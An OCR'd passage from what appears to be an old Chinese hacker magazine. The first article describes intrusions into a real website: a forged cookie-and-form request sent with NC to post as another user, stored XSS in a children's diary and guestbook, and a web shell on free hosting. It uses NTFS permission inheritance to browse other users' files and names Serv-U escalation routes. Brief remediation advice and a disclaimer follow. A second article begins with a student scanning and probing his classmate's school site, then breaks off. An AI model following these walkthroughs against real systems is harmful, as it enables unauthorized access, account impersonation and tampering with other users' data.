last_time=2005-05-13+00%3A18%3A48; username=blackcats;
userid=517609; ASPSESSIONIDQSBASSBT=FFJHCNEBAJLBMIKJ
EFFAPCOF; ASPSESSIONIDQQBBRSCS=APNJNNEBMOBNGOGKP
JIJMHEI

  title=title&postyear=2005&postmonth=5&postday=13&sfsd=
0&password=&blog_leibie=%CE%DE%C0%E0%B4%E6%B4%A2&xin
qing=14.gif&weather=sun.gif&font=%CB%CE%CC%E5&size=3&
color=%236495ED&Content=content&qiangzhi=0&ok=%CC%E1%BD%
BB&username=blackcats&action=add&id=
```

这样我们用NC 发下包就可以完美的绕过可爱的不验证 session 的程序而非法跨站或者帮别人写日记了。




图 3




图 4

5．小朋友的日记就安全吗－ 少儿频道日记跨站漏洞

飞骋有个少儿频道，办得不错，其中有个让小朋友写日记的功能，呵呵，程序员大概觉得小朋友都比较乖，不会跨站，可是……我这个"大朋友"来了，搞的不安全了，我们直接在日记的内容写"<script>alert("玄猫啊玄猫，玄猫要高考咯")</script>"，提交，浏览日记，发现对话框弹了出来，跨站成功，呵呵，不要吓到小朋友，我们还是把日记删了吧……

6．小朋友的留言就安全吗－ 少儿频道留言跨站漏洞

当我们看了别的小朋友的日记的时候，总该给他／她留个言鼓励一下吧，当打开留言窗口后，我的双眼突然露出邪恶的目光，为了让小朋友注意我们的留言，我们来弹出对话框吧：因为留言的标题只能写 20 个字，写起来很不爽，而且经过玄猫的测试，写入数据库之前程序还判断了标题的字数，所以我们直接在内容里写，最终的结果是跨站成功，由于前面已经讲的很详细了，这里就不再多说了。

关于网站程序本身的漏洞，暂时就说到这里，这个站点存在的主要问题还是对于跨站防御不足，管理员对程序的逻辑处理有些小小的漏洞，我们再来看它给老用户提供的免费空间的漏洞。

三、免费空间漏洞介绍

我们成功申请了一个免费空间，传一个Lcx 的老牌木马海阳 2006 上去，很好，没有被杀，进去四处观察下，可以发现这个公司使用的是蓝芒的主机系统，蓝芒主机系统是一个搭建在IIS、Serv-U、WebEasyMail 环境下的虚拟主机管理系统，如图5，我没有在本机测试过这个东西，所以直接在服务器端研究推断下。




图 5

通过查看系统用户，我们可以发现，系统存在许多用户，如图6，并且用户的描述都是蓝芒主机用户，用户组属guest，这样我们可以推断出，每个站点的Internet 来宾用户是单独设置的，这样在一定程度上防止了web 木马的越权操作，但是服务器的管理员忽略了一个重要的问题就是 NTFS 权限的继承，因为这些用户都继承着everyone 的权限，而系统默认everyone 有许多权限，导致越权操作易如反掌。

废话不多说了，我们直接进入Fso 操作的功能模块，打开c:\，如图7，所有的文件尽在眼前，先来看看pca 的文件，进入c:\documents and settings\all users\ 发现没有symantec 的影子，可惜了，没有pca，我们再来看看别的，program files 文件夹中可以看到bluelights，这个是蓝芒的文件夹，除了下载其数据库，似乎没别的什么用途，下载数据库查看，也没有用户密码，没什么用处，如图8。当然，如果你无聊的话可以删除文件，不过，那样的话，警察叔叔可能就会来找你了。




图 6




图 7

再来看D：\ 盘，如图9，由于服务器一共就分了 2 个区，所以D 盘存放了网站系统的一个文件夹，还有所有用户的文件，我们试着在网站的文件夹中创建一个文件，然后去访问，成功了，当然，我们还可以修改网站的文件或者其他用户的文件，由于玄猫很不喜欢改站，所以这里就不再提那么详细了。




图 8




图 9

D 盘还有一个 Serv-U 的文件夹，我们仍然可以畅通无阻的进去，有两种方案进行下面的渗透，一是修改 ServUDaemon.ini 这个文件，增加用户，或者是读取高权限用户的密码散列来本地破解。由于这个 Serv-U 的版本是 6.0.0 的，我们可以用本地溢出工具，由于篇幅的原因，玄猫在这里也不详细的说了，大家可以自己去网上找找看相关的工具。

四、对飞骋的建议

其实我还是比较喜欢飞骋这个网站的，在玄猫决定写这篇文章的时候，联系了飞骋的管理员白莱和吴明，他们都很积极的研究并修补漏洞，这里还要给他们提出一些建议，同时也帮助各位读者提高警惕，严防入侵。

首先说网站程序，一定要把访问者输入的东西考虑全面，并且在逻辑处理上多下功夫，譬如那个找回密码的功能，很大的一个漏洞啊，而且这个功能的实现其实许多网站都用给用户发送 Email 来提交一个新的密码，这样就能多做一次验证，使用户的信息也就更加安全。

再说跨站的那些漏洞，都是用一个替换函数就可以避免的，只不过因为可以输入的地方太多了（系统还有天气、心情等选项，其实都可以跨站的），容易忽略，这可是一个要求很仔细的活啊……

然后是跨用户，仅凭隐藏域来判断用户是根本不保险的，应该用 session 或者 cookies 中同时保存用户名和密码散列，在网站端再加验证也勉强可以，但是这样跨站盗取了用户的 cookies 后也是可以伪造的，所以最好的方法是 session。

我们再来说免费空间服务器的权限问题。Everyone 的权限继承的确很容易忽略，我们应该怎样做呢，首先应该去除权限继承，然后删除 everyone 的所有权限，最后再分别对各用户的文件夹给各用户所属的 Internet 来宾帐号分配权限。尤其要注意 All users 和 serv-u 的目录，这些都是高危文件，泄漏就会引起很大的问题。

最后声明：本文仅供研究漏洞参考，请勿使用本文中的方法攻击任何网站，否则后果自负，在本文完稿时飞骋的管理员已修补了漏洞，所以大家就不要再盯着它不放了。

菜鸟的入侵

——从Webshell到Cmdshell

冰点绝情

前几天上网和一同学聊天，没聊几句，他就下线了，我可还意犹未尽，于是就顺便到了他的学校网站上看了看，下面叙述的就是这次入侵的全过程。

因为我当时是在学校里，于是就拿出了 SocksCap Control，把我的 Snake 代理的 ip 填上，把要用到的扫描器、ftp、telnet、腾讯TT（我比较喜欢用 TT）全部放到 Socks Cap Control 里，如图 1。




图 1

先 ping 了一下对方的网址，得出了对方的 IP 地址，然后用扫描器扫了一下学校主站（顺便说一下，我用的扫描器可不是 Superscan、Nmap，而是一款仅 20KB 大小，速度超快，可自定义扫描端口的图形界面扫描工具），就开了一个 80 端口，看了一下网页，没有上传的地方，试了几个简单的 sql 注入，字符都被过滤了，找了几处尝试暴库，也没有成功，看来是没有希望了。看到主页上还有一个链接，打开一看，是他们学校的后勤专业集团网站。再次使用扫描器扫一下这个后勤专业集团网站，仅开放了 80、8080 端口，如图 2。

